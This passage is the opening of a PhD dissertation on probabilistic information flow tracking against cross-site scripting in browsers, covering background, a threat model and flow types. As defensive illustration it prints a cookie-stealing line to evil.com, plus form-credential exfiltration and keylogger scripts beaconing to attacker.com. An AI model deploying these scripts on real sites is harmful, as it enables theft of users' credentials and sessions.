UNIVERSITY OF CALIFORNIA,
IRVINE

Probabilistic Information Flow Control in Modern Web Browsers

DISSERTATION

submitted in partial satisfaction of the requirements
for the degree of

DOCTOR OF PHILOSOPHY

in Computer Science

by

Christoph Kerschbaumer

Dissertation Committee:
Professor Michael Franz, Chair
Professor Ian Harris
Professor Harry Xu

2014

DEDICATION

I dedicate my dissertation to my loving and supportive wife Sabine.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF LISTINGS

ACKNOWLEDGMENTS

After the successful completion of my masters thesis, my supervising professor offered me the opportunity to come back as a PhD student and to spend the next years exploring compiler and security techniques in his research lab. Working under his supervision has been one of the most fulfilling periods of my life, and for that I am forever grateful to my advisor Prof. Michael Franz. I appreciate all of his contributions and am especially thankful for the funding of my PhD studies using funds granted from DARPA (D11PC20024) and NSF (CNS-0905684, and CCF-1117162).

Also, thank you Prof. Ian Harris and Prof. Harry Xu who agreed to serve on my committee.

Further, I am very grateful to my Postdoctoral fellows, Andreas Gal, Christian Wimmer, Stefan Brunthaler, and Per Larsen for all the discussions, guidance, motivation, and insightful comments.

Also, I express my gratitude to my wonderful lab fellows which made graduate school a truly wonderful experience, especially: Gregor Wagner, Michael Bebenita, Mason Chang, Eric Hennigan, Andrei Homescu, Wei Zhang, Gulfem Yeniceri, Stephen Crane, Codrut Stancu.

Furthermore, thanks to my parents Renate and Fred, and my sister Katja for their support throughout my whole studies.

Lastly, I am especially thankful to my wife Sabine, and my daughter Nora. Their encouraging support has made completion of this dissertation possible at all.

CURRICULUM VITAE

Christoph Kerschbaumer

EDUCATION

Ph.D. in Computer Science (Systems Software) — **2014**
University of California, Irvine — *Irvine, California*

Master of Science in Software Engineering — **2009**
Technical University Graz — *Graz, Austria*

Bachelor of Science in Software Engineering — **2006**
Technical University Graz — *Graz, Austria*

RESEARCH EXPERIENCE

Graduate Research Assistant — **2010–2013**
University of California, Irvine — *Irvine, California*

Exchange Research Visitor — **Summer 2008**
University of California, Irvine — *Irvine, California*

PROFESSIONAL EXPERIENCE

Mozilla — **since July 2013**
Security Engineer — *Mountain View, California*

Mozilla — **Summer 2012**
Firefox OS Graduate Intern — *San Francisco, California*

Qualcomm Inc. — **Summer 2011**
Graduate Research Intern — *Santa Clara, California*

TEACHING EXPERIENCE

Introduction to Computer Science II — **Winter 2012**
University of California, Irvine — *Irvine, California*

Compilers and Interpreters — **Spring and Fall 2011**
University of California, Irvine — *Irvine, California*

PUBLICATIONS

Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz; *CrowdFlow: Efficient Information Flow Security*; Information Security Conference; Dallas, Texas; November 2013

Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz; *Information Flow Tracking meets Just-In-Time Compilation*; ACM Transactions on Architecture and Code Optimization, Volume 10, Issue 4, December 2013. Invited to present at the International Conference on High-Performance and Embedded Architectures and Compilers; Vienna, Austria; January 2014

Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz; *Towards Precise and Efficient Information Flow Control in Web Browsers*; International Conference on Trust & Trustworthy Computing; London, United Kingdom; June 2013

Eric Hennigan, Christoph Kerschbaumer, Per Larsen, Stefan Brunthaler, Michael Franz; *First-Class Labels: Using Information Flow to Debug Security Holes*; International Conference on Trust & Trustworthy Computing; London, United Kingdom; June 2013

Christoph Kerschbaumer, Gregor Wagner, Christian Wimmer, Andreas Gal, Christian Steger, Michael Franz; *SlimVM: A Small Footprint Java Virtual Machine for Connected Embedded Systems*; Conference on the Principles and Practice of Programming in Java; Calgary, Alberta, Canada; August 2009

SELECTED HONORS AND AWARDS

Graduate Research Fellowship **2010-2013**
University of California, Irvine

Roberto Padovani Scholarship **2011**
Qualcomm Inc.

Julius Raab Fellowship **2010-2013**
Julius Raab Foundation

PATENT

Encoding Labels in Values to capture Information Flows

Publication No.:	WO/2013/070334
International Application No.:	PCT/US2012/057682
Publication Date:	16.05.2013
International Filing Date:	28.09.2012

ABSTRACT OF THE DISSERTATION

Probabilistic Information Flow Control in Modern Web Browsers

By

Christoph Kerschbaumer

Doctor of Philosophy in Computer Science

University of California, Irvine, 2014

Professor Michael Franz, Chair

The widespread use of JavaScript as the dominant web programming language opens the door to attacks such as Cross Site Scripting that steal sensitive information from browsers. The information flow tracking approach promises to overcome the shortcomings of the Same Origin Policy and string filters, currently providing a first line defense to prevent Cross Site Scripting. To date, the implementation of information flow tracking enhancements introduces significant runtime overheads, which make real world browser adoption unlikely.

In this thesis we present a novel approach to information flow security that takes advantage of the correlation between page traffic and its value as a target. Our approach probabilistically switches between two JavaScript interpreters during execution of a web application. This technique distributes the workload for tracking the flow of information within a page across all the visitors to a page. Our modified browser reports all detected information flow violations to a trusted third party aggregator that also verifies suspicious behavior on a web page and warns subsequent visitors to the presence of malicious code.

Our measurements indicate that our approach is both *efficient*: we report an average runtime overhead that is an order of magnitude lower than previous approaches, and *effective*: detecting 99.45% of all information flow violations on the Alexa Top 500 pages using a conservative sampling rate. Most sites need fewer samples in practice; and will therefore incur

even less overhead.

Chapter 1

Motivation

Modern web pages have become complex applications mashing up scripts from different origins inside the user's browser. Currently, browsers allow the integration and execution of JavaScript (JS) from different origins in the same execution context. Unfortunately, this execution scheme opens the door for attackers, too. Vulnerability studies consistently rank Cross Site Scripting (XSS) highest in the list of the most prevalent types of attacks on web applications [53, 60, 39]. Using XSS, attackers can gain access to confidential user information and conduct transactions on behalf of a user. A recent study on privacy violating flows [31] confirms the ubiquity of user data exfiltration when browsing the web.

Previous work on browser security shows that information flow tracking can counter such attacks [64, 25, 34, 5]. Even though information flow tracking prevents misappropriation of sensitive data, all known approaches introduce significant runtime overheads, which makes execution of JS code two to three times slower. We believe that industry will never adopt these prior information flow approaches without a substantial overhead reduction.

Research [64, 25, 34, 5] indicates that taint tracking is a more efficiently implementable subset of information flow tracking; for example, the TaintDroid [18] work reports a runtime

overhead of just 14%. Information flow tracking has exactly the opposite trade-off: while it increases security by also tracking *implicit flows*, no efficient implementation is known, at least not for JS.

Since people tend to surf the same pages, our solution distributes the tracking overhead among a crowd of users. The more visitors a site has, the less tracking effort is required by an individual client. To balance precision and performance, our system, CrowdFlow, primarily executes code in a partial taint tracking interpreter and probabilistically switches to a slower information flow tracking interpreter at decision points, such as function boundaries.

The probabilistic switching between the two JS interpreters allows individual clients to execute web pages much faster. But, this tracking mechanism comes at a cost: individual clients miss detection of specific information flow violations. To compensate, clients report policy violating flows to a trusted third party aggregator that collects and verifies all suspicious information flow reports. The aggregator maintains a blacklist of malicious URLs so that subsequent clients visiting the page benefit from a warning.

We show two important properties of our framework. First, by executing primarily in a partial taint tracking mode our approach allows individuals to execute a web page substantially faster than traditional information flow tracking systems, where every client always executes in a costly information flow tracking mode. Second, we demonstrate that a crowd of visitors using our approach finds the vast majority of information flow violations that a traditional information flow tracking system would find.

Chapter 2

Background on JavaScript Security

2.1 Evolution of the Web

Building upon efforts of the Hypertext Transfer Protocol (HTTP) [66] and the Hypertext Markup Language (HTML) [65], the first commercially available web browsers saw the light of day in the mid 1990s.



Figure 2.1: Evolution of the Web

The initial introduction of JavaScript in 1995 (Figure 2.1 [2]) was intended to add dynamic features to otherwise static web pages written in pure HTML. Even though JavaScript was largely influenced by the programming language C, JavaScript inherited the naming conven-

tions from Java. Other than their similar names however, JavaScript and Java are unrelated and follow different semantics. For example, Java is statically typed whereas one of the major characteristics of the prototype-based programming language JavaScript is its dynamic typing.

The craving of web developers to add more dynamic features to web pages never stopped since the introduction of JavaScript and led to the establishment of AJAX [67] in the late 1990s. AJAX, an acronym for asynchronous JavaScript and XML, permits requests for loading content from the server in an asynchronous fashion, which allows modification of the Document Object Model (DOM) [70] of a web page, therefore adding content to a web page without requiring reloading of the entire page.

Recent efforts in crafting the HTML5 [65] specification, emphasize the importance of DOM scripting in web behavior, thus allowing the integration of the latest multimedia (e.g., using the canvas element). These are visible signs that we cannot think of the web without thinking of JavaScript. JavaScript started its triumphal march as a small scripting language in 1995 which now has become the most powerful programming language of the world wide web and powers virtually all Web 2.0 applications.

2.2 Current Security Mechanisms in a Browser

The introduction of JavaScript not only introduced dynamic features to web sites, it also introduced security holes that web security experts were not able to plug even after almost 20 years of research.

To gain control of potentially malicious JavaScript executed in a users browser, almost all commercial web browsers implement some, or even all of the following security features:

1. Browsers execute all JavaScript code in a sandbox,

2. enforce the same-origin policy,

3. implement cross-origin resource sharing to relax the same-origin policy, and

4. support the content security policy.

2.2.1 The JavaScript Sandbox

As a first line of defense, web browsers limit the amount of damage that malicious code can cause by providing a sandbox in which scripts can only perform web-related actions, rather than general-purpose programming tasks, such as creating and reading files. Although this sandbox helps to prevent the browser from revealing other information stored on a user's computer, it does not extend that protection to data, such as login credentials and credit card numbers, which users willingly and directly supply.

2.2.2 The Same-origin Policy

The same-origin policy (SOP) [43] limits a script's access to information. This policy allows scripts from the same origin to access each other's data, but prevents access for scripts of different origins, if properly isolated by `iframe`-tags (cf. Section 2.3). However, the SOP cannot prevent JS from interfering, modifying, or exfiltrating information on a page when developers include multiple libraries in the same namespace, as currently practiced [51].

URL	*Outcome*	*Reason*
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

Table 2.1: Same-origin policy

Table 2.1 [43] illustrates the results of performing a check against the URL: `http://store.company.com/dir/page.html`. As shown in Table 2.1, the same-origin policy considers two resources to be identical only if the domain name, the application layer protocol, as well as the port number of the HTML document executing the JavaScript are identical.

Relaxing the same-origin policy

The same-origin policy might be too restrictive in some circumstances, depicting problems for webpages using several subdomains. The following three techniques allow relaxation of the same-origin policy:

- Document.domain property

  If two frames on a webpage are loaded from two different subdomains, then both of them can set their `document.domain` property to the same value therefore relaxing the same-origin policy allowing interaction between the two frames. For example, if content for one frame is loaded from `cdn.example.com` and the other from `pictures.example.com`, then the two frames can set their `document.domain` property to `example.com` which then relaxes the same-origin policy and therefore allows communication between the two frames.

- Cross-document messaging

  Another technique to relax the same-origin policy is cross-document messaging, where one frame can call `postMessage()` on a window object which asynchronously fires the `onmessage`-event triggering any user-defined event handler in that window. Even though a script from a different domain cannot directly access variables, object or methods in the other frame, this technique allows the two frames to interact in a safe and controllable manner.

- Cross-origin resource sharing

  This draft technique also allows a relaxation of the same-origin policy which we describe in Section 2.2.3.

2.2.3 Cross-Origin Resource Sharing

The `XMLHTTPRequest`, commonly used by AJAX, is subject to the same-origin policy. The cross-origin resource sharing (CORS) [69] draft specifies a whitelist for trusted domains by extending HTTP with a new origin request header.

```
1 Access-Control-Allow-Origin: http://example.org
```

Listing 2.1: Example of a Cross-Origin Resource Sharing Header

As illustrated in Listing 2.1, this new header explicitly lists origins that may request data or files cross origin. Servers use the CORS header to allow cross-domain `XMLHttpRequests` to succeed.

2.2.4 The Content Security Policy

The content security policy (CSP) [68] allows web authors to define a whitelist in the HTTP header to specify trusted sources for delivering content.

```
1 Content-Security-Policy: script-src 'self' http://example.org
```

Listing 2.2: Example of a Content Security Policy Header

As illustrated in Listing 2.2, this security policy instructs the browser to only execute code coming from one of the whitelisted sources. In the example, this policy allows scripts only from the domain this script is originating from (as indicated by the keyword 'self') as well as from `example.com`.

If an attacker manages to inject malicious JavaScript code into a webpage through a security hole in the page, the malicious code does not match the whitelist defined in the header and therefore will not be executed. One caveat of this policy is that all JavaScript code needs to reside in separate files, and all their domains need to be whitelisted in the CSP-header. Hence, CSP allows the generation of fine grained policies. Despite the aforementioned `script-src`, the policy further allows to use of the following identifiers for whitelisting trusted domains: `default-src`, `object-src`, `style-src`, `img-src`, `media-src`, `frame-src`, `font-src`, and `connect-src`.

2.3 Separating Content using the `iframe` element

An inline frame (`iframe`) places another HTML document inside a frame on a web page. A same-origin policy check decides whether to create a new execution context for the included sub-page, or if the frame's triplet of domain name, application layer protocol, and port

number allow for the integration of the included sub-page in the same execution context of the top-level page.

We provide the following two code examples to highlight the differences between JS code separated in an `iframe` and JS code included into the top-level page:

1. Advertisements

```
1 <!--www.mypage.com--!>
2 <html>
3   <head>
4     <title>MyWebPage</title>
5   </head>
6   <body>
7     ... <!--regular page content--!>
8     <iframe src="www.yourad.com" />
9     ... <!--more page content--!>
10  </body>
11 </html>
```

Listing 2.3: Inclusion of a third party advertisement isolated in an `iframe`.

The common way of including advertisements inside a web page is to completely isolate the ad from the rest of the webpage. Line 8 in Listing 2.3 shows the inclusion of `www.yourad.com` inside an iframe on the page of `www.mypage.com`.

As illustrated in Figure 2.2 the same-origin policy causes the creation of a new execution context and a new DOM tree because the URLs of the top-level page `www.mypage.com` and `www.yourad.com` differ. Hence, the page from `www.yourad.com` cannot access the DOM or any of the JavaScript values originating from `www.mypage.com`.

2. Libraries, and Mashups

Unlike advertisements, where drawing the line between trusted and untrusted code seems to be fairly intuitive, the problem of third party code inclusions becomes cumbersome when including library or mashup code. JavaScript libraries provide additional features to a webpage such as charting or translation features. A mashup uses



Figure 2.2: DOM separation when loading content in an `iframe`.

and combines data, presentation or functionality from two or more sources to create new services. Scripts in mashups, and also included libraries get equal access to each other and the page they are loaded from.

```
1 <html>
2   <head>
3     <title>MyWebPage</title>
4     <script src="https://www.google.com/jsapi?key=123" />
5   </head>
6   <body>
7     regular page content here
8   </body>
9 </html>
```

Listing 2.4: Inclusion of third party library or mashup code in the same execution context.

As shown on line 4 of Listing 2.4 the library code from `www.google.com` is included in the `head` of the web page, therefore granting the library code full access to application

internals as well as granting the script access to the whole DOM tree.

2.4 Cross Site Scripting (XSS)

XSS is a code injection attack that allows an adversary to execute code without the user's knowledge and consent. Without any observable difference in runtime behavior, users may not notice that their system was compromised. XSS allows an attacker to harvest sensitive information such as keystrokes, authentication credentials and credit card numbers. A malicious script can even traverse the DOM and exfiltrate all visible data on a compromised web page [57].

More precisely, different scripts can:

1. modify and redefine each other's variables and functions:

```
value = newValue;
```

2. override built-in methods:

```
window.alert = function('') { return null; }
```

3. listen to key and mouse events:

```
onmouseover, onkeypress, etc.
```

4. transmit data anywhere:

```
<img width="1" height="1" src="www.evil.com?val=payload" />
```

5. steal cookies:

```
new Image().src="http://www.evil.com/log.cgi?c="+encodeURI(document.cookie);
```

Adversaries use different strategies to inject malicious JS code into a page. For example, they can:

- directly inject code in a client's browser by exploiting a XSS vulnerability of a web page,
- provide content for a web service that incorporates data originating from a client, or also
- hide malicious code in advertisements, mashups, gadgets, or libraries.

The webpage *About The Open Web Application Security Project* (OWASP) hosts an exhaustive list of XSS vulnerabilities [52] which provides a detailed description for all different types of XSS attacks.

2.5 Challenges in JavaScript Security

Several projects mitigate the risk of JavaScript injection attacks on the server [33, 6, 8]. Even though such approaches lower the risk that attackers can provide data to a web service which turns into executable code once delivered into the clients browser, all of them have to address the problem that browsers try to be forgiving to developer errors. For example, browsers accept to render the keyword `<script>`, by allowing spaces within the keyword, (e.g., `<scr ipt>`,) or also allowing a mixture of upper and lower case letters, (e.g., `<ScrIpT>`). In addition to these challenges, web browsers also support multiple different encodings.

Encoding Type	**Encoded variant of '<'**			
URL Encoding	%3C			
HTML Entity	<	&lt	<	&LT
Decimal Encoding	<	<	<	...
Hex Encoding	<	<	&#X3c	...
Unicode	\u003c			

Table 2.2: Examples of different character encodings a browser accepts.

As illustrated in Table 2.2 [35], browsers correctly render the angle bracket using any combination of URL encoding, HTML entity encoding, decimal encoding, hex encoding, or also unicode encoding.

```
1 ($=[$=[]][(__=!$+$)[_=-~-~-~$]+({}+$)[_/_]+($$=($_=!''+$)
2 [_/_]+$_[+$])])()[__[_/_]+__[_+~$]+$_[_]+$$](_/_)
```

Listing 2.5: Obfuscated JS code that translates to `alert(1);`.

Listing 2.5 provides a demonstration that highlights the problematic situation of server side input filtering. The provided code snippet [50] correctly renders inside a JavaScript engine and calls `alert(1);`, yet contains no alphanumeric characters. Writing string filters that can reliably prevent such code/data injection attacks remains a challenge. Even if we could reliably sanitize user input, such server side mitigation strategies only provide a partial solution, because almost 90% of all web pages dynamically load content from third party code providers [51], therefore not allowing server side sanitization. Hence, tracking the flow of information in the user's browser seeks to address the limitations of current browser security mechanisms.

2.6 The Threat is Real

Vulnerability studies consistently rank the code injection attack known as cross-site scripting highest in the list of the most prevalent types of attacks on web applications [53, 61, 39].

Figure 2.3 [39] shows the increase of XSS vulnerabilities on web pages between the years 2004 to 2012. While in 2004 XSS was considered negligible, it accounts for almost half of all vulnerabilities in web pages in 2013. A recent empirical study of the top 50,000 Alexa sites found that [31]:



Figure 2.3: XSS vulnerabilities in web pages.

popular Web 2.0 applications like mashups, aggregators and sophisticated ad targeting are rife with different kinds of privacy violating flows.

Besides the security awareness, web developers often include third party functionality such as jQuery, Google Analytics, and Facebook APIs to enrich a user's browsing experience. Recent work by Nikiforakis et al. [51] highlights the problematic situation of granting third party scripts access to application internals and shows the potential of included code to perform malicious actions without attracting attention from either developers or end users.

2.7 The Threat Model

Throughout this thesis we assume that attackers have two important abilities:

1. attackers can operate their own hosts, and

2. can inject code into other web pages.

Code injection into other pages relies either on exploiting a XSS vulnerability of a page, or the ability to provide content for mashups, advertisements, libraries, etc., which victim sites include. The attacker's capabilities, however, are limited to JS and the attacker can neither intercept nor control network traffic.

2.7.1 Example Attacks

An HTML form provides a page with data entry fields that allow a user to make choices using radio buttons and checkboxes, or to enter text such as a username and password. Once a user completes the form, the browser submits the data to the server. Virtually all web applications rely on username and password fields to authenticate their users. If an attacker manages to inject code into a web page that contains a login form, the attacker's script can read these credentials and send them to an attacker controlled server. Later, the attacker may use the stolen credentials to impersonate users of the compromised web service.

```
1 // place hidden image on the page
2 var pixel = "<img src=\"http://www.attacker.com/pixel.png\" id=\"pixel\"  />";
3 document.write(pixel);
4
5 function exfiltrateFormData(type, value) {
6   var payload = "url=" + document.domain + "&" + type + "=" + value;
7   var elem = document.getElementById("pixel");
8   elem.src = "http://www.attacker.com/pixel.png?" + payload;
9 }
10
11 // add exfiltrateFormData to all forms on page
12 for (var i = 0; i < document.forms.length; i++) {
13   for (var j = 0; j < document.forms[i].elements.length; j++) {
14     var elem = document.forms[i].elements[j];
15     elem.addEventListener("blur",       //triggered when element loses focus
16           function() { exfiltrateFormData(this.type, this.value) }, false);
17   }
18 }
```

Listing 2.6: Attack code that exfiltrates form data (e.g., username and password) of a web page.

Listing 2.6 shows exploit code that an attacker might use to exfiltrate credentials from the login form of a web page. The attack script first loads an image (line 2) supplied by a server under the attacker's control. This image might be transparent or a single displayed pixel. Few users, if any, will notice the placement of that image, especially because it does not cause a perceptible change in layout. At a later time, the attacker uses this image as a channel to exfiltrate confidential data as a payload in the `GET` request, when reloading the image from the server. Next, the script registers a `blur`-event handler, `exfiltrateFormData` (line 5), on all form elements of the page. When the user finishes filling out the form element, it loses focus and triggers a call to the `blur`-event handler. The handler, `exfiltrateFormData`, first encodes information about the page domain and contents of the form element which triggered the event and stores this information in the `payload` variable. Then it updates the `src` attribute of the pixel image with a URL containing the payload. This update causes the browser to automatically reload the image, exfiltrating the sensitive information in the URL of the image request.

```
...
[01/Jan/2012:21:34:10] "GET /pixel.png?url=www.bank.com&text=alice HTTP/1.1"
[01/Jan/2012:21:34:12] "GET /pixel.png?url=www.bank.com&password=bob69 HTTP/1.1"
...
```

Table 2.3: Log of an attacker controlled server.

By inspecting the server request logs, the attacker can reassemble the captured form data. Table 2.3 contains some example entries of image requests. The attacker can clearly identify a user of `www.bank.com` with login '`alice`' having the password '`bob69`'. Note that, even though the browser displays all text entered into password fields with bullets (•), internally, the data remains accessible as plain text to the attacker script.

An attacker can use the same technique to steal a session cookie between the browser and an honest site by concatenating the host page `document.cookie` to the URL of the image request. The stolen cookie allows the attacker to impersonate the user or hijack the user's session.

An attacker might try another approach and craft code which logs keystrokes directly.

```
1  var pixel = "<img src=\"http://www.attacker.com/pixel.png\" id=\"pixel\"  />";
2  document.write(pixel);
3  var seq_num = 0;
4
5  function logKeys(event) {
6    var payload = "url=" + document.domain + "&seq =" + seq_num;
7    payload += "&key=" + String.fromCharCode(event.charCode);
8    var elem = document.getElementById("pixel");
9    elem.src = "http://www.attacker.com/pixel.png?"+payload;
10   seq_num++;
11 }
12 document.onkeypress= logKeys;
```

Listing 2.7: Attack code that eavesdrops on keyboard strokes.

Listing 2.7 shows attack code for registering a keylogger in a web page, where every `onkeypress`-event (line 12) triggers a call to the function `logKeys` (line 5). Analogous to the exploit described in Listing 2.6, the function `logKeys` performs two actions. First, it creates a vari-

able `payload` assigning the URL (`document.domain`) of that page, together with a sequence number. This number gives the attacker an easy way to reassemble the information in case requests arrive out of order on the attacker's server. The keylogger function also includes the user's keystrokes as part of the `payload`. Second, the script updates the image using the same technique as previously shown in Listing 2.6. This update sends the variable `payload` as part of the query string in the `GET` request. Again, by inspecting the server logs, the attacker can reassemble the stolen user information.

2.8 Provided Security

Our framework protects against several threats, including, but not limited to the *Example Attacks* presented in Section 2.7.1.

2.8.1 Phishing Campaigns vs. Targeted Attacks

In contrast to common information flow tracking systems, the architecture of our approach does not attempt to prevent information exfiltration attacks in the user's browser. Our approach reports detected information flow violations to a trusted third party aggregator. Thus, our approach is not able to defend against a targeted attack, in which the attacker tries to exfiltrate information of one specific person. The architecture of our system aims to protect the majority of users against phishing campaigns, where the attacker distributes exploit code to high-traffic web pages in an attempt to gather as much information as possible. Our approach aims to make such campaigns economically unviable.

Chapter 3

Types of Information Flows

Before describing how our system handles and tracks different kinds of information flows in a web browser, we have to explain the difference between data-flow and control-flow dependence.

Information can flow through a program as a result of either data-flow dependence or control-flow dependence [13]. We examine both of these dependencies to illustrate the ways that an attacker, who manages to craft and inject malicious code, can steal information. The following categorization [28] of information flows also allows us to clarify the capabilities of our implementation.

3.1 Explicit Information Flows

An *explicit flow* occurs as a result of a data-flow dependence. Table 3.1 breaks this category down into two classes:

- *direct*; corresponding to an immediate dependence; and

- *indirect*; corresponding to a transitive dependence.

Category	*Descriptor*	*Example*	*Flow*	*Required Analysis*
Explicit	Direct	`b = a`	a ⇒ b	Dataflow
	Indirect	`b = foo(_, a, _)` `c = bar(_, b, _)`	a ⇒ c	Dataflow (transitive)

Table 3.1: Explicit Information Flows.

Explicit direct information flows occur when a value is influenced as a result of direct data transfer, such as an assignment. An intra-procedural, data-flow analysis suffices for identifying these flows. Subexpressions involving more than one argument also have an explicit direct information flow from all argument values to the operator's resulting value.

Explicit indirect information flows occur as the transitive closure of direct flows. Identification of indirect flows in general requires inter-procedural data-flow analysis. The code example for indirect flows in Table 3.1 shows the transitive nature of this analysis via a functional dependence between values.

3.2 Implicit Information Flows

An *implicit flow* is the result of a control-flow dependence. Again, Table 3.2 breaks this category down into two classes:

- *direct*, corresponding to an immediate dependence trackable at runtime; and
- *indirect*, corresponding to a transitive dependence.

Category	*Descriptor*	*Example*	*Flow*	*Required Analysis*

Implicit	Direct	`if (a)`
		`  b = 1`
		`else`
		`  b = 0`
			a ⇒ b	Control-Flow (dynamic)

	Indirect	`c = true`
		`if (a)`
		`  b = false`
		`if (b)`
		`  c = false`
			a ⇒ c	Control-Flow (static)

Table 3.2: Implicit Information Flows.

Implicit direct information flows occur when a value depends on a previously taken control-flow branch at runtime. Identification of this dependence requires a tracked program counter and a recorded history of control-flow branches taken during program execution (Section 4.4.3). We refer to systems that track the program counter to propagate dependence information as "dynamic information flow tracking" systems.

Implicit indirect information flows occur when a value depends on a control-flow branch not taken during program execution. Because the dependence follows code paths not taken at runtime, these flows are difficult to detect in dynamic programming languages. Unfortunately, even static languages include features, such as object polymorphism and reference-returning functions, that make the receiver of an assignment or method call unknown at compile time. Dynamic programming languages, such as JavaScript, include first-class functions, runtime field lookup along prototype chains, and the ability to load additional code at runtime via `eval`. These features prohibit even a runtime analysis from identifying all the values possibly influenced in all alternative control-flow branches.

3.3 Explicit vs. Implicit Information Flows

Our system propagates information flow dependencies across both explicit and implicit direct flows. To track data-flow dependence, the virtual machine tags each value with a label indicating the security principals that influence its creation (Section 4.3). Runtime propagation of these tags tracks both kinds of explicit flows. However, solely tracking explicit information flows offers only limited security, because attackers can modify their code to steal data using implicit information flows. In the simplest case, an attacker can gain information about a variable by using it as the predicate for a conditional branch. Assignment statements within the branch update memory locations, enabling the attacker to infer the value of the predicate after the branch has finished execution. For example, in the following code sample, the attacker gains information about the variable `secret` by inspecting the value of `pub` after execution of the `if`-statement.

```
1 if (secret) {
2   pub = true;
3 }
```

Attackers can arrange their code such that it uses control-flows to set up a correspondence between stolen data and sensitive input values. By inferring information based on control-flow, the attacker easily bypasses frameworks that track only explicit information flows. Our system tracks these implicit direct flows at runtime by attaching a label on the program counter and maintaining a history of the branches taken (Section 3.1).

A key challenge in dynamic information flow tracking is implicit indirect flows. We use the following example by Fenton [20] to highlight the challenge of correctly tracking such implicit indirect information flows.

```
1 function launder(x) {
2   var y = true;
3   var z = true;
4   if(x)
5     y = false;
6   if(y)
7     z = false;
8   return z;
9 }
```

Listing 3.1: Bypassing security mechanisms using indirect control-flow.

To put focus on the challenge of correctly tracking implicit indirect information flows, we restrict the example to two principals, even though our system is capable of tracking multiple principals. The example uses two principals with the label H denoting high confidentiality information and L denoting public data of low confidentiality.

As illustrated in Listing 3.1, the function `launder` copies the value of its input argument `x` to its return variable using control-flow dependences in an attempt to "launder" `x` assuming that `x` is confidential and that `launder` itself is public. Note, that the value of the local variable `z` is control-flow dependent on `y` which in turn is control-flow dependent on `x`; this makes indirect, implicit information flows possible. If `x` is set to $\texttt{false}^H$, the function returns $\texttt{false}^L$ since only the second conditional statement (line 6) is executed and `y` and `z` are labeled L like the containing function (lines 2-3). When `x` is $\texttt{true}^H$, the first conditional statement (line 4) is executed which upgrades `y` to $\texttt{false}^H$. This, however, prevents the execution of the second conditional statement which would otherwise mark `z` as confidential (on line 7).

